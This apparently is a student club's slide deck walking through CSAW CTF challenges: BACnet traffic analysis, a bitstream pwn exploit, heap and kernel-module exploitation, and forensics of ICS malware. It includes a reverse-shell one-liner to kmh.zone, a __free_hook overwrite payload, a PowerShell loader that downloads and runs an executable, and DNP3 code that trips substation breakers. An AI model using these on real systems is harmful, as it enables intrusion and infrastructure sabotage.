No.	Time	Source	Destination	Protocol	Length	HWSRC	HWDST	Info
2	0.001271	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,2 object-name
12	0.059471	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,3 object-name
22	0.117428	10.159.40.55	10.159.40.200	BACne…	75	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,8 object-name
32	0.175344	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,4 object-name
42	0.231861	10.159.40.55	10.159.40.200	BACne…	75	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,6 object-name
52	0.289466	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,1 object-name
62	0.346826	10.159.40.55	10.159.40.200	BACne…	75	00:01:e3:db:6e:c0	00:0d:56:e0:33:bc	Complex-ACK readProperty[1] analog-input,7 object-name

5.7.2. The “Export Packet Dissections” Dialog Box

This lets you save the packet list, packet details, and packet bytes as plain text, CSV, JSON, and

Figure 5.11. The “Export Packet Dissections” dialog box



1. Getting names of the sensors

```
def dumpObjNames():
    out = []
    objs = json.load(open('objnames.json','r'))
    for obj in objs:
        objname = obj['_source']['layers']['bacapp']['Object Name']
        objname = objname.get('bacapp.object_name',None)
        if objname != None and objname not in out:
            print(objname)
            out.append(objname)
    print(len(out),'\n',out)
    of = open('objnames.txt','w')
    for n in out:
        of.write(n + '\n')
    of.close()
```

2. Find values associated with objs

1	0.000000	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 object-name
2	0.001271	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 object-name
3	0.002020	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 units
4	0.002816	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 units
5	0.003638	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 event-state
6	0.004396	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 event-state
7	0.005199	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 out-of-service
8	0.005991	10.159.40.50	10.159.40.200	BACne…	61	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 out-of-service
9	0.007228	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 present-value
10	0.008005	10.159.40.50	10.159.40.200	BACne…	65	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 present-value

```
readProperty[  1] analog-input,2 object-name
readProperty[  1] analog-input,2 object-name
readProperty[  1] analog-input,2 units
readProperty[  1] analog-input,2 units
readProperty[  1] analog-input,2 event-state
readProperty[  1] analog-input,2 event-state
readProperty[  1] analog-input,2 out-of-service
readProperty[  1] analog-input,2 out-of-service
readProperty[  1] analog-input,2 present-value
readProperty[  1] analog-input,2 present-value
```

2. Find values associated with objs

1	0.000000	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 object-name
2	0.001271	10.159.40.50	10.159.40.200	BACne…	75	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 object-name
3	0.002020	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 units
4	0.002816	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 units
5	0.003638	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 event-state
6	0.004396	10.159.40.50	10.159.40.200	BACne…	62	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 event-state
7	0.005199	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 out-of-service
8	0.005991	10.159.40.50	10.159.40.200	BACne…	61	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 out-of-service
9	0.007228	10.159.40.200	10.159.40.50	BACne…	59	00:0d:56:e0:33:bc	00:01:e3:71:8f:4f	Confirmed-REQ	readProperty[1]	analog-input,2 present-value
10	0.008005	10.159.40.50	10.159.40.200	BACne…	65	00:01:e3:71:8f:4f	00:0d:56:e0:33:bc	Complex-ACK	readProperty[1]	analog-input,2 present-value

```
readProperty[  1] analog-input,2 object-name
readProperty[  1] analog-input,2 object-name
readProperty[  1] analog-input,2 units
readProperty[  1] analog-input,2 units
readProperty[  1] analog-input,2 event-state
readProperty[  1] analog-input,2 event-state
readProperty[  1] analog-input,2 out-of-service
readProperty[  1] analog-input,2 out-of-service
readProperty[  1] analog-input,2 present-value
readProperty[  1] analog-input,2 present-value
```

2. Find values associated with objs

```
def filterInformation():
    filt_pack = {}
    raw_packets = json.load(open('susdevices.json','r'))
    value_packets = json.load(open('values.json','r'))
    values = {}
    for v_packet in value_packets:
        num = pack_num(v_packet)
        val = value(v_packet)
        values[num] = val
    for packet in raw_packets:
        packetNum = pack_num(packet)
        name = obj_name(packet)
        if filt_pack.get(name,None) == None:
            filt_pack[name] = []
        filt_pack[name].append(values[str(int(packetNum) + 8)])
    json.dump(filt_pack,open('objectValues.json','w'))
    return filt_pack
```

3. Isolate those values

bacnet > {} objectValues.json > ...

```
{
    "Sensor_00001": [ ...
    ],
    "Sensor_88990": [ ...
    ],
    "Sensor_67890": [ ...
    ],
    "Sensor_66778": [ ...
    ],
    "Sensor_11223": [ ...
    ],
    "Sensor_11112": [ ...
    ],
    "Sensor_12345": [ ...
    ],
    "Sensor_34455": [ ...
    ]
}
```

4. Analyze those values

```
def find_funky(filt_pack):
    means = {}
    medians = {}
    ranges = {}
    for obj in filt_pack.keys():
        values = list(map(float,filt_pack[obj]))
        means[obj] = sum(values) / len(values)
        medians[obj] = stats.median(values)
        ranges[obj] = max(values) - min(values)
    json.dump({'means':means,'medians':medians,'ranges':ranges},open('analysis.json','w'))
```

bacnet > {} objectValues.json > ...


```
{
    "Sensor_00001": [ ...
    ],
    "Sensor_88990": [ ...
    ],
    "Sensor_67890": [ ...
    ],
    "Sensor_66778": [ ...
    ],
    "Sensor_11223": [ ...
    ],
    "Sensor_11112": [ ...
    ],
    "Sensor_12345": [ ...
    ],
    "Sensor_34455": [ ...
    ]
}
```


4. Analyze those values


```
{
    "means": {
        "Sensor_00001": 22.021586322784437,
        "Sensor_88990": 119.99037551879876,
        "Sensor_67890": 1599.6542602539064,
        "Sensor_66778": 8.309762692451475,
        "Sensor_11223": 51.102356338500975,
        "Sensor_11112": 60.00918083190918,
        "Sensor_12345": 21160.92758178711,
        "Sensor_34455": 31.465178012847893
    },
    "medians": {
        "Sensor_00001": 22.2888526916504,
        "Sensor_88990": 119.9876098632815,
        "Sensor_67890": 1599.3466796875,
        "Sensor_66778": 8.079854965209961,
        "Sensor_11223": 52.6334056854248,
        "Sensor_11112": 60.0052375793457,
        "Sensor_12345": 1469.19775390625,
        "Sensor_34455": 32.7495880126953
    },
    "ranges": {
        "Sensor_00001": 3.569505691528299,
        "Sensor_88990": 0.08583068847599407,
        "Sensor_67890": 9.467407226559999,
        "Sensor_66778": 3.25498580932617,
        "Sensor_11223": 18.7091522216797,
        "Sensor_11112": 0.19357299804690342,
        "Sensor_12345": 98594.32983398438,
        "Sensor_34455": 9.778448104858398
    }
}
```

```
    ],
    "Sensor_12345": [
        "1493.13427734375",
        "1420.12353515625",
        "1446.45324707031",
        "1491.82995605469",
        "1483.56103515625",
        "1467.9677734375",
        "1411.18664550781",
        "1470.427734375",
        "1478.26916503906",
        "1477.85900878906",
        "1431.7744140625",
        "1452.45703125",
        "1436.71887207031",
        "99999.9921875",
        "99999.9921875",
        "99999.9921875",
        "99999.9921875",
        "1432.81823730469",
        "1405.66235351562",
        "1418.33959960938"
    ],
```


Bacnet Method 2 (Pyshark)

1. Load pcap into pyshark
2. Find the methods associated with it
3. Grab the values using pyshark
4. Analyze the found values.

cold (498): Kevin

- Relatively small C++ binary that lets us manipulate bitstreams

```
struct std::basic_string_view
{
    uint64_t m_len;
    char* m_str;
};

struct Bitstream
{
    struct std::basic_string_view view;
    int64_t needle;
};
```

```
uVar1 = Bitstream::get_bits<unsigned_char>(param_1,3);
switch(uVar1) {
case '\0':
  return;
case '\x01':
  uVar1 = Bitstream::get_bit(param_1);
  Bitstream::append_bit(param_2,uVar1);
  break;
case '\x02':
  uVar1 = Bitstream::get_bits<unsigned_char>(param_1,8);
  Bitstream::append_bits<unsigned_char>(param_2,8,uVar1);
  break;
case '\x03':
  uVar3 = Bitstream::get_bits<unsigned_long>(param_1,10);
  for (uVar4 = Bitstream::get_bits<unsigned_long>(param_1,10); uVar4 != 0; uVar4 = uVar4 - 1)
  {
    uVar1 = Bitstream::get_bit(param_2,*(long *)(param_2 + 0x10) - uVar3);
    Bitstream::append_bit(param_2,uVar1);
  }
  break;
case '\x04':
  sVar2 = Bitstream::get_bits<short>(param_1,0x10);
  *(long *)(param_2 + 0x10) = *(long *)(param_2 + 0x10) + (long)sVar2;
  break;
default:
  printf("Invalid opcode: %#x\n");
                /* WARNING: Subroutine does not return */
  abort();
}
```

cold: solution

```
case '\x03':
  uVar3 = Bitstream::get_bits<unsigned_long>(param_1,10);
  for (uVar4 = Bitstream::get_bits<unsigned_long>(param_1,10); uVar4 != 0; uVar4 = uVar4 - 1)
  {
    uVar1 = Bitstream::get_bit(param_2,*(long *)(param_2 + 0x10) - uVar3);
    Bitstream::append_bit(param_2,uVar1);
  }
  break;
```

```
while true; do (python2 -c 'b =
"00000000000000000001"+"001"+"1"+("011"+"0"*9+"1"+"1"*10)*3+("001"+"1"+"001
"+"1")*221+("001"+"0")*8*8+("100"+"0000001111000000")+("001"+"1")*8*8*3+"".
join("001"+d for d in reversed(bin(0xb3f4d2)[2:].zfill(0)))+"000"; import
struct; print "".join(struct.pack("B", int("".join(reversed(b[i:i+8])), 2))
for i in range(0, len(b), 8)).ljust(0x400)+"cat fla*; cat /fla*; /bin/bash
-c \"bash -i >& /dev/tcp/kmh.zone/11982 0>&1 \"; while true; do sleep 1;
done"') | nc pwn.chal.csaw.io 5005; done
```

cold: stack frames

- When you call a function, it allocates space for the local variables on the stack
- When a function returns, the stack frame is removed
- How does the program know where to go after a function exits?
  - Return address!
- Problem: program addresses are randomized each run

```
gef➤  x/40gx $sp+0x478

0x7fffc790ca28: 0x0000000044434241₀     0x0000000000000000₀
0x7fffc790ca38: 0x000000000000000f₁     0x00007fffc790ca28
0x7fffc790ca48: 0x0000000000000000      0x67a830e6acc54d00
0x7fffc790ca58: 0x00005599b243c330      0x00005599b243b170₂
0x7fffc790ca68: 0x0000000000000000      0x0000000000000000
0x7fffc790ca78: 0x00007fd94a46ab25₃     0x00007fffc790cb68

₀ out_string._M_local_buf
₁ out_stream.view.m_len
₂ _start
₃ __libc_start_main+213
```

cold: solution

```
case '\x03':
  uVar3 = Bitstream::get_bits<unsigned_long>(param_1,10);
  for (uVar4 = Bitstream::get_bits<unsigned_long>(param_1,10); uVar4 != 0; uVar4 = uVar4 - 1)
  {
    uVar1 = Bitstream::get_bit(param_2,*(long *)(param_2 + 0x10) - uVar3);
    Bitstream::append_bit(param_2,uVar1);
  }
  break;
```

```
while true; do (python2 -c 'b =
"00000000000000000001"+"001"+"1"+("011"+"0"*9+"1"+"1"*10)*3+("001"+"1"+"001
"+"1")*221+("001"+"0")*8*8+("100"+"0000001111000000")+("001"+"1")*8*8*3+"".
join("001"+d for d in reversed(bin(0xb3f4d2)[2:].zfill(0)))+"000"; import
struct; print "".join(struct.pack("B", int("".join(reversed(b[i:i+8])), 2))
for i in range(0, len(b), 8)).ljust(0x400)+"cat fla*; cat /fla*; /bin/bash
-c \"bash -i >& /dev/tcp/kmh.zone/11982 0>&1 \"; while true; do sleep 1;
done"') | nc pwn.chal.csaw.io 5005; done
```

cold: "one gadget"

- libc: C standard library that provides useful functions
  - Lots of code, some of which may be useful!
- Find a spot in libc that, when jumped to, gives us a shell
  - Find the string "/bin/sh"
  - Find all uses of that string ("xref")
  - One of them is an execve call!

```
19    if (*param_2 == 0) {
20      local_40 = param_1;
21      __argv = (char **)&local_48;
22      local_48 = "/bin/sh";
23      puVar2 = &local_48;
24  LAB_001cc506:
25      puVar5 = puVar2;
26      __argv[2] = (char *)0x0;
27  LAB_001cc50f:
28      *(undefined8 *)((long)puVar5 + -8) = 0x1cc51d;
29      execve("/bin/sh",__argv,param_3);
30    }
```

cold: solution overview

- Make the string length <= 15 so it's stored on the stack
- Overwrite the size of the string with buggy opcode 3
- Partially overwrite the return address in libc to a one gadget
- while True: until it works!

```
while true; do (python2 -c 'b =
"000000000000000001"+"001"+"1"+("011"+"0"*9+"1"+"1"*10)*3+("001"+"1"+"001
"+"1")*221+("001"+"0")*8*8+("100"+"0000001111000000")+("001"+"1")*8*8*3+"".
join("001"+d for d in reversed(bin(0xb3f4d2)[2:].zfill(0)))+"000"; import
struct; print "".join(struct.pack("B", int("".join(reversed(b[i:i+8])), 2))
for i in range(0, len(b), 8)).ljust(0x400)+"cat fla*; cat /fla*; /bin/bash
-c \"bash -i >& /dev/tcp/kmh.zone/11982 0>&1 \"; while true; do sleep 1;
done"') | nc pwn.chal.csaw.io 5005; done
```

word_games (499): Kevin

- Dynamically allocates memory for words on the "heap"
  - Memory that can be asked for ("allocated") and released ("freed") at will
  - Useful when you don't know how much memory you'll need
- How do we exploit it?

```
[kmh@LAPTOP-BRN1PM57 word_games]$ ./word_games
Hi! I need your help. I'm writing a paper and I need some fun words to add to it.
Can you give me some words??
   1. Suggest word
   2. Scrap your list
   3. Hear my favorite word so far
   4. Leave
   >
```

word_games: heap exploitation

- Undefined behavior:
  - Using memory that's already been freed
- Abusing the implementation:
  - Free lists: linked lists of freed chunks so that they can be reused in future allocations

```
if (DAT_001040d0 != (undefined8 *)0x0) {
  free(DAT_001040d0);
}
if (DAT_001040d0[1] != 0) {
  free((void *)DAT_001040d0[1]);
}
```

```
Tcachebins[idx=14, size=0x100] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=15, size=0x110] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=16, size=0x120] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=17, size=0x130] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=18, size=0x140] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=19, size=0x150] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=20, size=0x160] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=21, size=0x170] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=22, size=0x180] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=23, size=0x190] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=24, size=0x1a0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=25, size=0x1b0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=26, size=0x1c0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=27, size=0x1d0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=28, size=0x1e0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=29, size=0x1f0] count=1  ←  [Corrupted chunk at 0x4141414141414141]
Tcachebins[idx=30, size=0x200] count=1  ←  [Corrupted chunk at 0x4141414141414141]
```

word_games: getting shell

- Leak a libc address
- Overwrite `__free_hook` with `system`
  - `__free_hook`: change the behavior of free()
  - `system`: execute command on the system
- Free a chunk with contents "/bin/sh"

```
s(1)
s(0xe0)
s(b"\x00\x00"+b"\x00"*16+b"\x01\x00"*(0x6e//2)+p64(0)*9+p64(base+libc.symbols['__free_hook']))

s(1)
s(0xa0)
s(p64(base+libc.symbols['system']))

s(1)
s(8)
s("/bin/sh")

s(2)
```

krypto (500): Kevin

- Kernel module exploitation
- Two address spaces: "user space" and "kernel space"
- Unprivileged programs interact with user space
  - The kernel uses kernel space for sensitive/protected information
- Goal: read a flag file that we don't have permission to read
  - Goal: write to kernel space

```
static long krypto_ioctl(struct file *file, unsigned cmd, unsigned long arg)
{
    switch (cmd) {
    case KRYPTO_RNG_CMD:
        return krypto_rng(file, (struct rng_params *)arg);
    default:
        return -EINVAL;
    }
}
```

krypto: using an ioctl

```c
#include <sys/ioctl.h>
#include <fcntl.h>
#include <stdlib.h>

struct rng_params {
        char *buf;
        long buf_len;
};

void main(int argc, char *argv[]) {
        struct rng_params p = {strtoul(argv[1], 0, 16), 1};
        int krypto = open("/dev/krypto", 0);
        ioctl(krypto, 0x1337, &p);
        puts("done!");
}
```

krypto: the bug

```
static int krypto_rng(struct file *file, struct rng_params *params)
{
    char *kbuf = NULL;
    int ret = 0;
    size_t len = params->buf_len;

    if (len == 0 || len > 0x1000) {
        return -EINVAL;
    }

    kbuf = kzalloc(len, GFP_KERNEL);
    if (!kbuf) {
        return -ENOMEM;
    }

    ret = crypto_rng_get_bytes(file->private_data, kbuf, len);

    if (ret < 0) {
        goto out_free;
    }

    memcpy(params->buf, kbuf, params->buf_len);

out_free:
    kfree(kbuf);
    return ret;
}
```

krypto: exploitation plan

- Goal: write to kernel space
  - Numerous ways to solve from here
- memcpy does not check what you're writing to
- Problem: kernel space addresses are randomized
- Solution: try all the addresses!

```
import subprocess
for i in range(0xffffffff800, 0xfffffffffff+1):
    if subprocess.run(["./a.out", hex(i << 20)[2:]]).returncode != -9:
        print(hex(i))
        break
    print(hex(i), ":(")
```


krypto: exploitation plan

- Problem: we can only write random bytes
- Solution: the seed is constant, so we can determine ahead of time which random bytes to write

```
char desired[] = "/tmp/k";

void main(int argc, char *argv[]) {
        char out;
        int krypto = open("/dev/krypto", 0);
        int i = 0;
        int indexes[7];
        int idx = 0;
        while (i < 7) {
                struct rng_params p = {&out, 1};
                ioctl(krypto, 0x1337, &p);
                if (out == desired[i]) {
                        indexes[i] = idx;
                        i++;
                }
                idx++;
        }
        for (int j = 0; j < 7; j++) {
                printf("%d ", indexes[j]);
        }
}
```

Tripping Breakers

- Given a filesystem of a windows machine containing scheduled tasks, registry files, and user profile of an operator account, and an end goal which doesn't make sense yet with DNP3 protocol (a way for process automation systems to communicate)
- Find an *interesting* scheduled task for power savings




```
"\Microsoft\Windows\Energy Conservation\LightsOff","4/21/2021 5:30:00 PM","Ready","Interactive/Background",
"4/1/2021 7:43:55 AM","1","AP-G-DIST-57\Tyrell","Powershell.exe -ExecutionPolicy Bypass %temp%\wcr_flail.ps1",
```

- And with this, we can start analyzing "wcr_flail.ps1"

Analyzing wcr_flail.ps1

- it downloads some text from pastebin, performs replacements on it to get a filename
- It reads a password from the registry
- Decrypts the contents of file using openssl and outputs a file “fate.exe”, then runs it.

```
$SCOP = ((new-object System.Net.WebClient)
.DownloadString("https://pastebin.com/raw/rBXHdE85"))
.Replace("!","f").Replace("@","q").Replace("#","z").Replace("<","B").Replace("%","K")
.Replace("^","O").Replace("&","T").Replace("*","Y").Replace("[","4").Replace("]","9")
.Replace("{","=");$SLPH = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($SCOP));
$E=(Get-ItemProperty -Path $SLPH -Name Blast)."Blast";
$TWR =  "!M[[pcU09%d^kV&l#9*0XFd]cVG93<".Replace("!","SEt")
.Replace("@","q").Replace("#","jcm").Replace("<","ZXI=").Replace("%","GVF")
.Replace("^","BU").Replace("&","cTW").Replace("*","zb2Z").Replace("[","T").Replace("]","iZW1")
.Replace("{","Fdi");
$BRN = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($TWR));
$D= (Get-ItemProperty -Path $BRN -Name Off)."Off";
openssl aes-256-cbc -a -A -d -salt -md sha256 -in $env:temp$D -pass pass:$E -out "c:\1\fate.exe";
C:\1\fate.exe;
```

Analyzing fate.exe

fate.exe after some analysis turns out to be a wrapper script to run a python program!

- After digging deeper, we found the exact tool used to create this program, and got back to the source code
- Analyzed file in ghidra (a tool to analyze compiled programs) to determine it was running python
- Identified the tool used to create the file after a long amount of trial and error… (pyinstaller)
- Use “pyinstxtractor.py” to get back to the original python bytecode
- Unfortunately, once we extracted the bytecode, some of it was corrupted. We had to manually alter the bytecode header so it was a valid .pyc file
- Used “uncompyle6” to get back to the original source!

```
~/ctf/csaw/tripping_breakers/host/ strings fate.exe | tail
bpython36.dll
bselect.pyd
btrip_breakers.exe.manifest
bucrtbase.dll
bunicodedata.pyd
opyi-windows-manifest-filename trip_breakers.exe.manifest
xbase_library.zip
zPYZ-00.pyz
MEI

$python36.dll
~/ctf/csaw/tripping_breakers/host/
```

```
heasummn@Heasummn:~$ python trip_breakers.pyc
RuntimeError: Bad magic number in .pyc file
```

Introduction

uncompyle6 translates Python bytecode back into equivalent Python source code. It accepts bytecodes from Python version 1.0 to version 3.8, spanning over 24 years of Python releases. We include Dropbox's Python 2.5 bytecode and some PyPy bytecodes.

Analyzing Python Source

- Code is sending DNP3 packets to various substations
- Packets sent with a specific body can “trip breakers”
- Determine when they send a “trip breakers packet” and add it to a counter

```python
def activate_all_breakers(self, code):
    for device in self.devices:
        dnp3_header = self.get_dnp3_header(device['dst'])
        # print(dnp3_header)
        for x in range(1, device['count'] * 2, 2):
            dnp3_packet = dnp3_header + self.get_dnp3_data(x, OPT_1, code)
            print(bin(dnp3_packet[18]))
            self.socket.send(dnp3_packet)
            time.sleep(2)
            dnp3_packet = dnp3_header + self.get_dnp3_data(x, OPT_2, code)
            print(bin(dnp3_packet[18]))
            self.socket.send(dnp3_packet)
            time.sleep(5)
```

```python
    def get_dnp3_header(self, dst):
        data = struct.pack('<H2B2H', 25605, 24, 196, dst, self.src)
        data += struct.pack('<H', Crc16Dnp.calc(data))
        return data

    def get_dnp3_data(self, index, function, code):
        data = struct.pack('<10BIH', 192 + self.transport_seq, 192 + 
        data += struct.pack('<H', Crc16Dnp.calc(data))
        data += struct.pack('<HBH', 0, 0, 65535)
        self.transport_seq += 1
        self.app_seq += 1
        if self.transport_seq >= 62:
            self.transport_seq = 0
        if self.app_seq >= 62:
            self.app_seq = 0
        return data

```


```python
def main():
    if socket.gethostname() != 'hmi':
        sys.exit(1)
    substation_a = Substation('10.95.101.80', [(2, 4), (19, 8)])
    substation_b = Substation('10.95.101.81', [(9, 5), (8, 7), (20, 12), (15, 19)])
    substation_c = Substation('10.95.101.82', [(14, 14), (9, 16), (15, 4), (12, 5)])
    substation_d = Substation('10.95.101.83', [(20, 17), (16, 8), (8, 14)])
    substation_e = Substation('10.95.101.84', [(12, 4), (13, 5), (4, 2), (11, 9)])
    substation_f = Substation('10.95.101.85', [(1, 4), (3, 9)])
    substation_g = Substation('10.95.101.86', [(10, 14), (20, 7), (27, 4)])
    substation_h = Substation('10.95.101.87', [(4, 1), (10, 9), (13, 6), (5, 21)])
    substation_i = Substation('10.95.101.88', [(14, 13), (19, 2), (8, 6), (17, 8)])
    substation_a.activate_all_breakers(OPT_3)
    substation_b.activate_all_breakers(OPT_4)
    substation_c.activate_all_breakers(OPT_4)
    substation_d.activate_all_breakers(OPT_4)
    substation_e.activate_all_breakers(OPT_3)
    substation_f.activate_all_breakers(OPT_4)
    substation_g.activate_all_breakers(OPT_3)
    substation_h.activate_all_breakers(OPT_4)
    substation_i.activate_all_breakers(OPT_4)
```

Putting the pieces together

- What was the IP address of the substation_c? 10.95.101.82
- How many total breakers were tripped by this scheduled task? 200

Flag format: flag{IP-Address:# of breakers}.

flag{10.95.101.82:200}



We got 481 points, and were one of 58 solves on the challenge!

Next Week

Thursday: Crypto I

- Fundamentals of cryptography
- Caesar Cipher, Vigenere Cipher, Easy RSA
- Diffie Chal

Weekend Seminar: Crypto 2

- Frequency Analysis
- ECC (Elliptic Curve Cryptography)